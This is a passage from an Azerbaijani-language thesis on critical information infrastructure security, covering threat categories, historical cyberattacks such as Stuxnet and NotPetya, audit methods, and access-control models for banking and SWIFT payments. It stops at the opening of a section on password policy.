Kritik infrastruktur onun fəaliyyətini poza və ya təhlükə yarada bilən müxtəlif təhlükələrlə üzləşir. Kritik infrastruktur üçün bəzi ümumi təhdidlər aşağıda göstərilmişdir [28]:

Fiziki hücumlar: Fiziki hücumlar elektrik stansiyaları, nəqliyyat sistemləri və ya rabitə şəbəkələri kimi infrastruktur komponentlərinə zərər vurmaq və ya məhv etmək üçün qəsdən edilən hərəkətləri əhatə edir. Misal üçün bombardmanlar, təxribat və ya silahlı hücumları göstərmək olar.

Kiberhücumlar: Kritik infrastruktur kibertəhlükələrə, o cümlədən sındırma, zərərli proqram, ransomware və Paylanmış Xidmətdən imtina (DDoS) hücumlarına qarşı daha həssas olur. Kiberhücumlar əməliyyatları poza bilər, məlumatlara və infrastruktur sistemlərinə fiziki ziyan vura bilər.

Təbii fəlakətlər: İnfrastruktur zəlzələ, qasırğa, daşqın, meşə yanğınları və şiddətli tufan kimi təbii fəlakətlərə həssasdır. Bu hadisələr fiziki infrastrukturu zədələyə və ya məhv edə, xidmətlərin pozulmasına və uzun müddət dayanmasına səbəb ola bilər.

Terrorizm: Terror təşkilatları qorxu yaratmaq, əsas xidmətləri pozmaq və ya iqtisadi ziyan vurmaq üçün kritik infrastrukturu hədəfə ala bilər.

Daxili təhlükələr: İnsayder təhlükələri kritik infrastruktur sistemlərinə icazəli girişi olan, öz imtiyazlarından sui-istifadə edə və ya qəsdən zərər verə bilən şəxslərdən yaranır. Buraya narazı işçilər, podratçılar və ya infrastrukturun təhlükəsizliyini pozmağa məcbur edilən və ya rüşvət verilən şəxslər daxil ola bilər.

Təchizat zəncirinin pozulması: Kritik infrastruktur əsas avadanlıq, proqram təminatı və xidmətləri əldə etmək üçün kompleks təchizat zəncirlərinə əsaslanır. Təbii fəlakətlər, pandemiyalar, ticarət münaqişələri və ya kiberhücumlar səbəbindən tədarük zəncirindəki fasilələr infrastruktur əməliyyatlarına təsir göstərə bilər.

Pandemiya və Səhiyyə Fövqəladə Halları: Pandemiya kimi hadisələr xüsusilə səhiyyə, nəqliyyat və enerji kimi sektorlarda kritik infrastruktura əhəmiyyətli dərəcədə təsir göstərə bilər. Kadr çatışmazlığı, təchizat zəncirinin pozulması və ya artan tələbat infrastruktur sistemlərini gərginləşdirə və onların funksionallığını poza bilər.

Geosiyasi münaqişələr: İnfrastruktur geosiyasi münaqişələrdə rəqibi zəiflətmək üçün strateji bir addım kimi hədəfə alına bilər. Buraya təxribat, kibermüharibə və ya əsas infrastruktur qovşaqlarına hücumlar daxildir.

Ekoloji təhlükələr: İqlim dəyişikliyi və ətraf mühit faktorları kritik infrastruktur üçün əhəmiyyətli təhlükə yaradır. Dəniz səviyyəsinin qalxması, ekstremal hava hadisələri və dəyişən ətraf mühit şəraiti infrastruktura zərər verə, xidmətləri poza və ümumi dayanıqlığa təsir edə bilər.

Sistemli risklər. Kritik infrastruktur sektorları arasında qarşılıqlı asılılıqlar ardıcıl uğursuzluqlara səbəb ola bilər. Elektrik enerjisinin kəsilməsi kimi bir sektorda nasazlıq nəqliyyat, telekommunikasiya və su təchizatı kimi digər sektorlara da domino effekti yarada bilər.

Bu təhlükələri azaltmaq üçün hökumətlər, təşkilatlar və infrastruktur operatorları möhkəm təhlükəsizlik tədbirləri həyata keçirir, risk qiymətləndirmələri aparır, fövqəladə hallara cavab planları hazırlayır, kibertəhlükəsizlik protokollarını təkmilləşdirir və davamlı infrastruktur dizaynına sərmayə qoyur.

Kritik infrastruktur dedikdə, enerji, su, nəqliyyat, telekommunikasiya, səhiyyə və maliyyə kimi sektorlar da daxil olmaqla, cəmiyyətin fəaliyyəti üçün həyati əhəmiyyət kəsb edən sistemlər və aktivlər nəzərdə tutulur. Bu infrastrukturlar getdikcə rəqəmsal texnologiyalardan asılıdır və onları kibertəhlükəsizlik təhdidlərinə qarşı həssas edir. Aşağıda təhdidlər və onların fəaliyyəti üçün aktiv şərait yaradan boşluqlar göstərilmişdir:

Qabaqcıl Davamlı Təhdidlər (APTs, Advanced Persistent Threat**):** APT-lər kritik infrastruktur şəbəkələrinə uzunmüddətli və gizli infiltrasiyanı əhatə edən yüksək səviyyəli və hədəflənmiş kiberhücumlardır. Bu hücumlar adətən milli dövlətlər və ya cinayət təşkilatları tərəfindən həyata keçirilir və əhəmiyyətli zərər verə bilir.

İnsider Təhdidlər: Kritik infrastruktur sistemlərinə icazəli girişi olan insayderlər əhəmiyyətli kibertəhlükəsizlik riski yarada bilər. Bu şəxslər, istər zərərli, istərsə də qəsdən, zəifliklərdən istifadə etmək, həssas məlumatları oğurlamaq və ya əməliyyatları pozmaq üçün öz imtiyazlarından sui-istifadə edə bilər.

Köhnə sistemlərdə boşluqlar: Bir çox kritik infrastruktur sistemləri hələ də köhnəlmiş və dəstəklənməyən texnologiyalardan istifadə edərək onları

kiberhücumlara qarşı həssas edir. Bu köhnə sistemlərdə tez-tez lazımi təhlükəsizlik nəzarəti və yeniləmələri yoxdur, bu da onları hakerlər üçün asan hədəfə çevirir.

Qarşılıqlı bağlılıq və asılılıq: Kritik infrastruktur sektorları bir-birinə bağlıdır və bir-birindən asılıdır. Bir sektora edilən hücum, digər sektorlara ardıcıl təsir göstərə bilər. Sistemlərin artan əlaqəsi və inteqrasiyası zəifliklər yaradır, çünki bir pozuntu potensial olaraq bir çox sektoru təhlükə altına sala bilər.

Üçüncü Tərəf Riskləri: Kritik infrastruktur təşkilatları tez-tez müxtəlif xidmətlər və komponentlər üçün üçüncü tərəf satıcılarına və təchizatçılarına etibar edirlər. Əgər bu üçüncü tərəflərin güclü kibertəhlükəsizlik tədbirləri yoxdursa, onlar hücumçuların infrastruktura güzəştə getməsi üçün potensial giriş nöqtələrinə çevrilə bilərlər.

Resurs Məhdudiyyətləri: Bir çox kritik infrastruktur təşkilatları, xüsusən də dövlət sektorunda olanlar maliyyə, ixtisaslı kadrlar və texnoloji imkanlar baxımından resurs məhdudiyyətləri ilə üzləşirlər. Bu məhdudiyyətlər güclü kibertəhlükəsizlik tədbirlərinin həyata keçirilməsini və saxlanmasını çətinləşdirir.

İnformasiya mübadiləsinin olmaması: Kritik infrastruktur sektorları, dövlət qurumları və özəl təşkilatlar arasında məlumat mübadiləsi kibertəhlükələrə effektiv şəkildə qarşı çıxmaq üçün vacibdir. Bununla belə, məxfilik, məsuliyyət və rəqabətlə bağlı narahatlıqlar tez-tez kibertəhlükəsizliklə bağlı məlumatların paylaşılmasını məhdudlaşdırır.

Sürətlə İnkişaf edən Təhdid Landşaftı: Kibertəhlükəsizlik təhdidləri daim inkişaf edir, təcavüzkarlar yeni texnikalar inkişaf etdirir və ortaya çıxan zəifliklərdən istifadə edirlər. Kritik infrastruktur təşkilatları bu inkişaf edən təhdidləri həll etmək üçün kibertəhlükəsizlik strategiyalarını davamlı olaraq uyğunlaşdırmalıdırlar.

Geosiyasi Mülahizələr: Kritik infrastruktura kiberhücumların əhəmiyyətli geosiyasi nəticələri ola bilər. Milli dövlətlər strateji üstünlük əldə etmək və ya rəqib dövlətlərin əməliyyatlarını pozmaq üçün kritik infrastrukturu hədəfə ala, kibertəhlükəsizlik problemlərinə kompleks qat əlavə edə bilər.

Yuxarıda qeyd olunan problemlərin həlli dövlət qurumları, mühüm infrastruktur operatorları, kibertəhlükəsizlik ekspertləri və digər maraqlı tərəflər arasında

əməkdaşlığı əhatə edən hərtərəfli və çoxşaxəli yanaşma tələb edir. Bu, güclü təhlükəsizlik tədbirlərinin həyata keçirilməsini, müntəzəm risk qiymətləndirmələrinin aparılmasını, kibertəhlükəsizlik sahəsində maarifləndirməni əhatə edir [28].

Kritik infrastruktur kiberhücumlarına aid bir nümunələr

Stuxnet (2010): Stuxnet bəlkə də kritik infrastrukturu hədəf alan ən məşhur kiberhücumlardan biridir. Bu, İranın nüvə obyektlərini, xüsusən də uranın zənginləşdirilməsi sentrifuqalarını hədəf alan mürəkkəb kompüter qurdu idi. Stuxnet sentrifuqaların nasaz işləməsinə və İranın nüvə proqramını pozmasına səbəb olaraq sənaye nəzarət sistemlərini (ICS) sabotaj etmək üçün nəzərdə tutulmuşdur. Bu hücum kibersilahların fiziki sistemlərə və infrastruktura təsir potensialını nümayiş etdirmiş oldu.

Ukrayna Elektrik Şəbəkəsinə Hücum (2015 və 2016): 2015-ci və 2016-cı ilin dekabrında Ukraynanın bəzi bölgələrində kiberhücumlar səbəbindən elektrik enerjisi kəsilib. Hücumlar ölkənin elektrik şəbəkəsi infrastrukturunu hədəf alaraq bir neçə saat ərzində fasilələrə səbəb olub. Təcavüzkarlar sənaye idarəetmə sistemlərinə nəzarəti ələ keçirmək üçün nizə-fişinq e-poçtları, zərərli proqramlar və uzaqdan giriş alətlərinin birləşməsindən istifadə ediblər. Bu hücumlar kritik infrastrukturun kibertəhlükələrə qarşı həssaslığını və əsas xidmətlərə potensial təsirini nümayiş etdirdi.

NotPetya (2017): NotPetya, ilk növbədə Ukraynanı hədəf alan, lakin tez bir zamanda qlobal miqyasda yayılan və çoxsaylı təşkilatlara təsir edən ransomware (fidyə) hücumu idi. Hücum müxtəlif sektorlara, o cümlədən limanlar, banklar və enerji şirkətləri kimi kritik infrastruktura təsir göstərib. NotPetya geniş istifadə olunan mühasibat proqramında zəiflikdən istifadə edərək sistemləri yoluxdurdu. Bu, əhəmiyyətli pozuntulara, maliyyə itkilərinə səbəb oldu və kiberhücumların bir-biri ilə əlaqəli sistemlər arasında kaskad təsir göstərməsi potensialını vurğuladı.

TRITON/Trisis (2017): Trisis kimi tanınan TRITON zərərli proqramı 2017-ci ildə Səudiyyə Ərəbistanındakı neft-kimya zavodunu hədəfə alıb. TRITON təhlükəli vəziyyət yarandıqda əməliyyatların avtomatik dayandırılmasına cavabdeh olan alətli

təhlükəsizlik sistemlərini (SIS) manipulyasiya etmək üçün nəzərdə tutulub. Təcavüzkarlar SIS-ə müdaxilə etməklə fiziki zərər və ya fəlakətli sənaye qəzaları törətməyə çalışırdılar. Hücum kiberhücumların sənaye təhlükəsizlik sistemlərinə təsir göstərə biləcəyi ilə bağlı narahatlıqları artırıb.

Colonial Pipeline ransomware hücumu (2021): May ayında ABŞ-da əsas yanacaq kəməri olan Colonial Pipeline ransomware hücumunun qurbanı oldu. Hücum boru kəmərinin dayanmasına səbəb olub, müxtəlif bölgələrdə yanacaq qıtlığına və qiymət artımlarına səbəb olub. DarkSide ransomware qrupu hücuma görə məsuliyyət daşıyır. O, kritik enerji infrastrukturunun kibertəhlükələrə qarşı həssaslığını və iqtisadiyyata və cəmiyyətə potensial təsirini vurğuladı.

Yuxarıda qeyd olunan nümunələr kiberhücumların kritik infrastruktura əhəmiyyətli təsirini göstərir və bu cür sistemləri qorumaq üçün güclü kibertəhlükəsizlik tədbirlərinin vacibliyini vurğulayır [29].

Kritik infrastrukturun təhlükəsizliyinin idarə edilməsi bir neçə səviyyəyə malikdir. Bunlara texniki, funksional (təşkilati, əməliyyat), taktiki, strateji və siyasi səviyyələr aiddir. Təhlükəsizlik səbəbindən bütün səviyyələr bir-birinə bağlanmalı və yaxşı təmin edilməlidir. Tarixi təcrübələr göstərir ki, texniki müstəvidə möhkəmlik və imkanlar sadəcə olaraq kritik şəraitdə kritik infrastrukturun təhlükəsizliyini təmin etmir, eyni zamanda sakinlərin mühafizəsi və sağ qalması üçün əsas amillərdən biri rolunu oynayır.

1.3 Kritik informasiya infrastrukturunda auditinin təşkili metodları

Kritik infrastrukturun auditi enerji, nəqliyyat, telekommunikasiya və su təchizatı kimi ölkənin fəaliyyəti üçün həyati əhəmiyyət kəsb edən əsas sistemlərin və aktivlərin təhlükəsizliyinin, dayanıqlığının və ümumi effektivliyinin qiymətləndirilməsini əhatə edir. Xüsusi kritik infrastrukturun auditi hər bir sektorda ətraflı bilik və təcrübə tələb edir. Kritik infrastrukturun auditi zamanı nəzərə alınmalı olan bəzi əsas aspektlər bunlardır [4]:

Kritik aktivlərin müəyyən edilməsi: Bura yoxlanılan infrastruktur sektorunun fəaliyyəti üçün vacib olan əsas sistemlərin, qurğuların və aktivlərin müəyyən edilməsi

daxildir. Bunlara elektrik stansiyaları, yarımstansiyalar, boru kəmərləri, nəqliyyat qovşaqları, məlumat mərkəzləri, rabitə şəbəkələri və s. daxildir.

Boşluqların qiymətləndirilməsi: Bura infrastrukturda potensial boşluqları və zəif tərəfləri müəyyən etmək daxildir. Bu, fiziki təhlükəsizlik tədbirlərinin, kibertəhlükəsizlik təcrübələrinin, girişə nəzarətin, monitorinq sistemlərinin və potensial uğursuzluq və ya pozulma nöqtələrinin qiymətləndirilməsini əhatə edir.

Risklərin idarə edilməsinin qiymətləndirilməsi: Buraya risk qiymətləndirmələrinin, insidentlərə cavab planlarının, fövqəladə hallar protokollarının və potensial risklərin müəyyən edilməsi, təhlili və azaldılması dərəcəsinin araşdırılması daxildir.

Qaydalara uyğunluq: Burada kritik infrastrukturun müvafiq qaydalara və sənaye standartlarına uyğun olması təmin edilməlidir. Bu, təhlükəsizlik çərçivələrinə, hökumət təlimatlarına və sektora aid qaydalara uyğunluğun nəzərdən keçirilməsini əhatə edə bilər.

Kibertəhlükəsizlik Auditi: Bura kritik sistemlərin icazəsiz girişdən, məlumatların pozulmasından və kiberhücumlardan qorumaq üçün mövcud olan kibertəhlükəsizlik tədbirlərinin qiymətləndirilməsi daxildir. Bura həmçinin şəbəkə təhlükəsizliyinin qiymətləndirilməsi, məlumatların qorunması mexanizmləri, şifrələmə protokolları, işçilərin məlumatlandırılması və təlim proqramları daxildir.

Fiziki Təhlükəsizlik Auditi: Burada giriş nəzarəti, müşahidə sistemləri, müdaxilənin aşkarlanması və perimetr təhlükəsizliyi kimi fiziki təhlükəsizlik tədbirlərininin qiymətləndirilməsi nəzərdə tutulur. Bu qiymətləndirmə kritik infrastruktur aktivlərinin fiziki təhdidlərdən, təxribatdan və ya icazəsiz girişdən qorunmasına yönəlib.

Sınaq və Simulyasiya: Burada zəif tərəfləri müəyyən etmək və kritik infrastrukturun dayanıqlığını yoxlamaq üçün nüfuz testi, zəifliyin qiymətləndirilməsi və simulyasiya təlimlərinin keçirilməsi nəzərdə tutulur. Bu, təbii fəlakətlər, kiberhücumlar və ya təchizat zəncirinin pozulması kimi müxtəlif ssenarilərin simulyasiyasını əhatə edə bilər.

İnsidentlərə Cavab Hazırlığı: Bura hadisələrə cavab planlarının hazırlığı və

effektivliyinin qiymətləndirilməsi daxildir. Bu rabitə strategiyaları, müvafiq orqanlarla koordinasiya və bərpa prosedurları da daxil olmaqla insidentlərinin idarə edilməsi və bərpası üçün mövcud protokolların nəzərdən keçirilməsidir.

Davamlı Monitorinq: Bu kritik infrastrukturun davamlı monitorinqi üçün sistemlərin qiymətləndirilməsidir. Buraya real vaxt rejimində monitorinqin həyata keçirilməsi, potensial riskləri və ya anomaliyaları müəyyən etmək üçün təhlükəsizlik analitikasının həyata keçirilməsi daxildir.

Sənədləşdirmə və Hesabat: Bu audit nəticələrinə əsasən tapıntıların, tövsiyələrin və düzəliş planlarının sənədləşdirilməsidir. Bura yoxlanılan kritik infrastrukturun güclü, və zəif tərəfləri və təklif olunan təkmilləşdirmələr üçün hərtərəfli hesabatın hazırlanması daxildir.

Qeyd etmək vacibdir ki, kritik infrastrukturun auditi yoxlanılan xüsusi sektorda xüsusi bilik və təcrübə tələb edir. Təşkilatlar və dövlət qurumları tez-tez bu auditləri effektiv şəkildə həyata keçirmək üçün kritik infrastrukturun təhlükəsizliyi və dayanıqlılığı sahəsində təcrübəyə malik ekspertləri və məsləhətçiləri cəlb edirlər [16].

Təqdim olunan dissertasiya işində kritik informasiya infrastrukturun vacib sektorlarından biri olan maliyyə xidmətləri sektorunu əhatə edən bank sisteminin kiberəhlükəsizliyinin artırılması üçün auditin təşkili məsələlərinə baxilması qarşıya məqsəd kimi qoyulmuşdur.

II FƏSİL. BANK İNFRASTRUKTURUNDA İNFORMASİYA TƏHLÜKƏSİZLİYİ AUDİTİNİN TƏŞKİLİ METODU VƏ TƏDBİRLƏRİ

2.1. Girişə nəzarət mexanizmləri və şəxsiyyət girişinin idarə edilməsi

Girişə nəzarətin məqsədi və əsas aspektləri

Kritik informasiya infrastrukturunda giriş nəzarəti resursların, sistemlərin və ya fiziki sahələrin daxil olmasını və ya istifadəsini tənzimləmək və idarə etmək prosesinə aiddir. Bu, müəyyən resurslara və ya ərazilərə kimin, hansı şərtlər və ya məhdudiyyətlər altında daxil olmaq səlahiyyətinin olduğunu müəyyən etməyi əhatə edir. Girişə nəzarətin əsas məqsədi bank və digər kritik informasiya infrastrukturlarında həssas məlumatları qorumaq, məxfiliyi qorumaq, icazəsiz girişin qarşısını almaq və sistemin ümumi təhlükəsizliyini təmin etməkdir [13].

Kritik informasiya infrastrukturlarında girişə nəzarət kompüter sistemlərinə, şəbəkələrə, verilənlərə və resurslara girişi idarə etmək və tənzimləmək üçün həyata keçirilən tədbirlərə və mexanizmlərə aiddir. Bu, həssas məlumatların qorunmasını, icazəsiz girişin qarşısının alınmasını və kritik infrastrukturun ümumi təhlükəsizliyini və bütövlüyünü təmin etməyi əhatə edir. Kritik informasiya infrastrukturlarında girişə nəzarətin bəzi əsas aspektləri bunlardır [24]:

İstifadəçinin Autentifikasiyası: İstifadəçinin autentifikasiyası bankın İT sistemlərinə daxil olmağa cəhd edən şəxslərin şəxsiyyətinin yoxlanılması prosesidir. Bu, istifadəçi adı-parol kombinasiyası, biometrik autentifikasiya (barmaq izi və ya üz tanıma kimi), smart kartlar və ya iki faktorlu autentifikasiya (2FA, ing. 2 Factor Authentication) üsullarını əhatə edə bilər.

Avtorizasiya və icazələr: İstifadəçi autentifikasiya edildikdən sonra avtorizasiya həmin istifadəçiyə verilən giriş və ya icazələrin səviyyəsini müəyyən edir. Girişə nəzarət siyahıları (ACL, ing. Access Control List) və ya rol əsaslı giriş nəzarəti (RBAC, ing. Role Based Access Control) modelləri adətən iş rolları, məsuliyyətlər və ya əvvəlcədən müəyyən edilmiş giriş siyasətləri əsasında istifadəçi icazələrini təyin etmək və idarə etmək üçün istifadə olunur.

Girişə Nəzarət Siyasətləri: Girişə nəzarət siyasətləri informasiya texnologiyaları resurslarına girişin verilməsi və ya rədd edilməsi üçün qayda və təlimatları müəyyən edir. Bu siyasətlər adətən təhlükəsizlik tələblərinə, uyğunluq qaydalarına və ən yaxşı təcrübələrə əsaslanır. Onlar konkret sistemlərə, şəbəkələrə, verilənlər bazalarına və ya fayllara kimin və hansı şəraitdə daxil ola biləcəyini müəyyənləşdirirlər.

Audit və Logging: İT girişinə nəzarət sistemlərinə tez-tez daxil olma cəhdlərini, görülən tədbirləri və sonradan nəzərdən keçirmək üçün hadisələri qeyd etmək üçün audit və qeyd imkanları daxildir. Audit qeydləri təhlükəsizlik insidentlərinin aşkarlanmasına, pozuntuların araşdırılmasına və normativ tələblərə uyğunluğun təmin edilməsinə kömək edir.

Tək Giriş (SSO, ing. Single Sign On**):** SSO istifadəçilərə ayrı-ayrı girişlərə ehtiyac olmadan bir dəfə autentifikasiya etməyə və çoxsaylı sistemlərə və ya proqramlara daxil olmağa imkan verir. O, giriş nəzarətini asanlaşdırır və güclü autentifikasiya tədbirlərinin olmasını təmin edərkən istifadəçi təcrübəsini artırır.

İmtiyazlı Giriş İdarəetmə (PAM, ing. Privileged Access Management**):** Yüksək imtiyazlara malik olan və kritik sistemlərə və ya həssas məlumatlara daxil ola bilən inzibati və ya super istifadəçi hesabları kimi imtiyazlı hesabların idarə edilməsinə və təhlükəsizliyinə diqqət yetirir. PAM həlləri icazəsiz və ya zərərli fəaliyyətlərin qarşısını almaq üçün imtiyazlı girişi idarə etməyə, izləməyə və yoxlamağa kömək edir.

Şəbəkə Girişinə Nəzarət (NAC, ing. Network Access Contol**):** NAC şəbəkəyə qoşulmağa cəhd edən cihazlar üçün təhlükəsizlik siyasətlərini tətbiq edən sistemdir. O, cihazların şəxsiyyətini və təhlükəsizlik vəziyyətini yoxlayır və müvafiq olaraq şəbəkəyə girişi verir və ya məhdudlaşdırır. NAC həllərinə tez-tez 802.1X autentifikasiyası, son nöqtə təhlükəsizlik yoxlamaları və şəbəkə seqmentasiyası kimi texnologiyalar daxildir.

Kritik informasiya infrastrukturlarında etibarlı giriş nəzarəti tədbirlərinin həyata keçirilməsi həssas məlumatların qorunması, icazəsiz girişin və ya məlumatların pozulmasının qarşısını almaq, qaydalara riayət etmək və bankın informasiya

texnologiyaları infrastrukturunun ümumi təhlükəsizlik vəziyyətini qorumaq üçün vacibdir [24].

Girişə nəzarət mexanizmləri

Girişə nəzarət mexanizmləri bank tərəfindən nəzərdə tutulmuş girişə nəzarət siyasətlərini tətbiq etmək və resurslara girişin icazəsini və məhdudlaşdırılmasını tənzimləmək üçün həyata keçirilən texnika və ya sistemlərdir. Bəzi ümumi giriş nəzarət mexanizmlərinə aşağıdakılar daxildir [33]:

Rol əsaslı giriş nəzarəti (RBAC): İstifadəçilərə giriş imtiyazlarını müəyyən edən xüsusi rollar təyin olunur. Giriş fərdi icazələrə deyil, istifadəçinin roluna əsasən verilir. Bank və məliyyə yönümlü kritik informasiya infrastrukturlarında bu nəzarət mexanizmləri SWIFT kimi beynəlxalq ödəniş sistemlərində, müştəri məlumatları bazasının idarə edilməsi proqramlarında istifadə edilir.

İxtiyari giriş nəzarəti (DAC, ing. Discretionary Access Control**):** Girişə nəzarət fərdi istifadəçilər və ya qruplar üçün giriş icazələrini təyin edən resurs sahibinin mülahizəsinə əsaslanır. Bankın İT sistemində fayllar, verilənlər bazası və proqramlar kimi müxtəlif resursların giriş icazələri üzərində nəzarəti olan təyin edilmiş sahibləri var. Bu sahiblər adətən sistem administratorları, menecerlər və ya resursa cavabdeh olan təyin edilmiş işçilərdir. İxtiyari giriş nəzarətindən istifadə edən Bank kritik sistemlərinə giriş hadisələrini və giriş icazələrinə dəyişiklikləri izləmək üçün audit və monitorinq imkanları daxildir.

Məcburi giriş nəzarəti (MAC, ing. Mandatory Access Control**):** Əvvəlcədən müəyyən edilmiş təhlükəsizlik siyasətləri və qaydaları əsasında girişə nəzarəti həyata keçirmək üçün bank infrastrukturu sistemlərində istifadə olunur. Məcbur giriş nəzarəti modelində giriş qərarları resurs sahibi deyil, sistem və ya təhlükəsizlik inzibatçısı tərəfindən müəyyən edilir.

Atribut əsaslı giriş nəzarəti (ABAC, ing. Attribute Based Access Control**):** Girişə nəzarət qərarları istifadəçi, resurs və ətraf mühitlə əlaqəli atributlar toplusu əsasında qəbul edilir. Bu atributlar girişi müəyyən etmək üçün bir sıra qaydalar əsasında qiymətləndirilir.

Biometrik girişə nəzarət: Bu mexanizm şəxslərin şəxsiyyətini yoxlamaq və giriş icazəsi vermək üçün barmaq izləri, iris skanları və ya səsin tanınması kimi fizioloji və ya davranış xüsusiyyətlərindən istifadə edir.

Bu mexanizmlər effektiv giriş nəzarətini təmin etmək üçün bankın və digər maliyyə yönümlü kritik informasiya infrastrukturunun xüsusi tələbləri əsasında birləşdirilə və ya fərdiləşdirilə bilər [33].

SWIFT sistemində girişə nəzarət qaydaları

SWIFT təhlükəsiz rabitə və transsərhəd ödənişlərin hesablanması üçün bütün dünyada banklar və maliyyə institutları tərəfindən istifadə edilən standart mesajlaşma sistemini təmin edir. SWIFT ödənişlərində girişə nəzarət SWIFT şəbəkəsi vasitəsilə həyata keçirilən maliyyə əməliyyatlarının təhlükəsizliyini və bütövlüyünü təmin etmək üçün vacibdir. Kritik infrastrukturlarda həyata keçirilən SWIFT ödənişlərində giriş nəzarətinin istifadəçi hüquqları və rolları, təhlükəsiz rabitə kanalları, təhlükəsiz mesajlaşma doğrulama proqramı, hücumun aşkarlanması və monitorinqi, audit və uyğunluq kimi əsas aspektləri vardır. SWIFT ödənişlərində girişə nəzarət icazəsiz girişdən, saxta fəaliyyətlərdən və maliyyə əməliyyatlarının icazəsiz modifikasiyalarından qorunmaq üçün ümumi təhlükəsizlik çərçivəsinin mühüm komponentidir. Güclü giriş nəzarəti tədbirlərini həyata keçirməklə, SWIFT qlobal maliyyə mesajlaşma şəbəkəsinin etibarını, məxfiliyini və bütövlüyünü qorumağa kömək edir.

SWIFT ödəniş sistemi kontekstində, müxtəlif istifadəçi rolları üçün giriş imtiyazlarını və icazələrini müəyyən etmək üçün Rol Əsaslı Giriş Nəzarəti (RBAC) qaydaları istifadə edilə bilər. RBAC qaydalarının SWIFT ödəniş sistemində necə tətbiq oluna biləcəyinə dair bir nümunələr:

- Ödəniş Təşəbbüsçüsü: Ödəniş təlimatlarına başlamaq, ödəniş mesajları yaratma və göndərmə, öz ödəniş tarixçəsinə baxmaq imtiyazları vardır. Ödəniş təşəbbüsçüsü olaraq ödənişləri təsdiqləmək və ya buraxmaq, sistem konfiqurasiyalarına daxil olmaq və ya dəyişdirmək mümkün deyil.

- Təsdiqləyici: Ödəniş təlimatlarını nəzərdən keçirmə və təsdiqləmə, təsdiqlənmiş ödənişləri emal üçün buraxmaq, təsdiqlər və buraxılışlar üçün ödəniş tarixçəsinə baxmaq kimi imtiyazları var, lakin ödənişlərə başlamaq, ödəniş mesajlarını dəyişdirmək mümkün deyil.
- Auditor: Ödəniş fəaliyyətlərinə nəzarət etmə və nəzərdən keçirmə, ödəniş prosesləri və nəzarəti üzrə auditlər aparmaq, audit hesabatları və analitiklər yaratma imtiyazları vardır. Auditor olaraq ödənişləri başlatmaq, təsdiqləmək və ya buraxmaq mümkün deyil, sistem konfiqurasiyalarını dəyişdirmək mümkün deyil.

Bu RBAC qaydaları SWIFT ödəniş sistemində müxtəlif rollara onların məsuliyyətləri və funksiyaları əsasında xüsusi imtiyazlar və məhdudiyyətlər verilə biləcəyinə dair bir nümunə təqdim edir. RBAC icazəsiz hərəkətlərin və ya kritik funksiyalara girişin qarşısını almaqla yanaşı, istifadəçilərin tapşırıqlarını yerinə yetirmək üçün lazımi girişə malik olmasını təmin edir. Dəqiq RBAC qaydaları və rolları hər bir təşkilat daxilində SWIFT ödəniş sisteminin xüsusi tətbiqindən və tələblərindən asılı olaraq dəyişə bilər [18].

SWIFT ödəniş sistemində girişə nəzarət auditi

Audit, maliyyə əməliyyatlarının bütövlüyünü, təhlükəsizliyini və uyğunluğunu təmin etmək üçün SWIFT ödəniş sisteminin mühüm aspektidir. SWIFT ödəniş sistemində audit fırıldaqçılıq, səhvlər və icazəsiz fəaliyyətlərin aşkarlanması və qarşısının alınması üçün fəaliyyətlərin, nəzarətlərin və proseslərin monitorinqini və tədqiqini əhatə edir. SWIFT ödəniş sistemində auditin əsas aspektləri bunlardır [35]:

- Tranzaksiyaların monitorinqi: Audit SWIFT ödəniş sistemi daxilində əməliyyat fəaliyyətlərinin monitorinqini və təhlilini əhatə edir. Bu, qeyri-adi əməliyyat nümunələri və ya yüksək riskli fəaliyyətlər kimi hər hansı şübhəli və ya anomal davranışı müəyyən etmək üçün mesaj axınlarını, əməliyyat jurnallarını və əlaqəli məlumatları nəzərdən keçirməkdən ibarətdir.
- Giriş Qeydləri və İstifadəçi Fəaliyyəti: Audit istifadəçi hərəkətlərini, daxil olmaq cəhdlərini və sistem qarşılıqlı əlaqəsini izləmək üçün giriş qeydlərini və

istifadəçi fəaliyyəti qeydlərini tutmaq və nəzərdən keçirməkdən ibarətdir. Bu, icazəsiz giriş cəhdlərini, potensial təhlükəsizlik pozuntularını və ya şübhəli istifadəçi davranışını müəyyən etməyə kömək edir.

- Vəzifələrin Ayrılması: Audit SWIFT ödəniş sistemində vəzifələrin müvafiq seqreqasiyasının olmasını təmin edir. Bu o deməkdir ki, icazəsiz fəaliyyətlərin və sövdələşmələrin qarşısını almaq üçün ödənişlərin başlanması, təsdiqlənməsi və sərbəst buraxılması kimi mühüm funksiyalar ayrı-ayrı şəxslər və ya rollar tərəfindən yerinə yetirilir.
- Uyğunluq və Tənzimləmə Auditləri: SWIFT ödəniş sistemində audit müvafiq qaydalara və sənaye standartlarına uyğunluğu təmin etmək üçün müntəzəm auditlərin aparılmasını nəzərdə tutur. Buraya məlumatların qorunması, çirkli pulların yuyulmasına qarşı mübarizə və müştərini tanıma tələblərinə riayət olunmasının qiymətləndirilməsi daxil ola bilər.
- Konfiqurasiya və Təhlükəsizlik Auditləri: Audit sistem konfiqurasiyalarını, təhlükəsizlik nəzarətlərini və onların effektivliyini və ən yaxşı təcrübələrə uyğunluğunu qiymətləndirmək üçün siyasətlərin nəzərdən keçirilməsini əhatə edir. Bu, zəifliklər müəyyən etmək və düzgün konfiqurasiyaları təmin etmək üçün şifrələmə, autentifikasiya, giriş nəzarəti və digər təhlükəsizlik tədbirləri ilə bağlı parametrlərin araşdırılmasını əhatə edir.
- Hesabat və Sənədləşdirmə: Audit tapıntıları, müşahidələri və tövsiyələri sənədləşdirən hərtərəfli audit hesabatlarının yaradılmasını əhatə edir. Bu hesabatlar rəhbərliyin nəzərdən keçirilməsi, uyğunluq məqsədləri və SWIFT ödəniş sistemində nəzarət və proseslərin davamlı təkmilləşdirilməsi üçün çox vacibdir.

SWIFT ödəniş sistemində audit maliyyə əməliyyatlarının təhlükəsizliyini, etibarını və etibarlılığını qorumağa kömək edən davamlı bir prosesdir. O, riskləri müəyyən etməyə və azaltmağa, uyğunluğu təmin etməyə və ödəniş sistemində nəzarət və təminatların ümumi effektivliyini artırmağa kömək edir [35].

Kritik informasiya infrastrukturunda istifadəçi və parol siyasəti

Kritik infrastrukturlarda parol siyasətləri həssas sistemlərin və məlumatların təhlükəsizliyinin və bütövlüyünün girişə nəzarət sistemləri və mexanizmləri vasitəsilə təmin edilməsində mühüm rol oynayır. Bu siyasətlər infrastruktur daxilində parolların yaradılması, idarə edilməsi və istifadəsi qaydaları və tələblərini müəyyən edir. Kritik infrastrukturlarda parol siyasətləri üçün bəzi əsas mülahizələr aşağıdakılardır [27]:

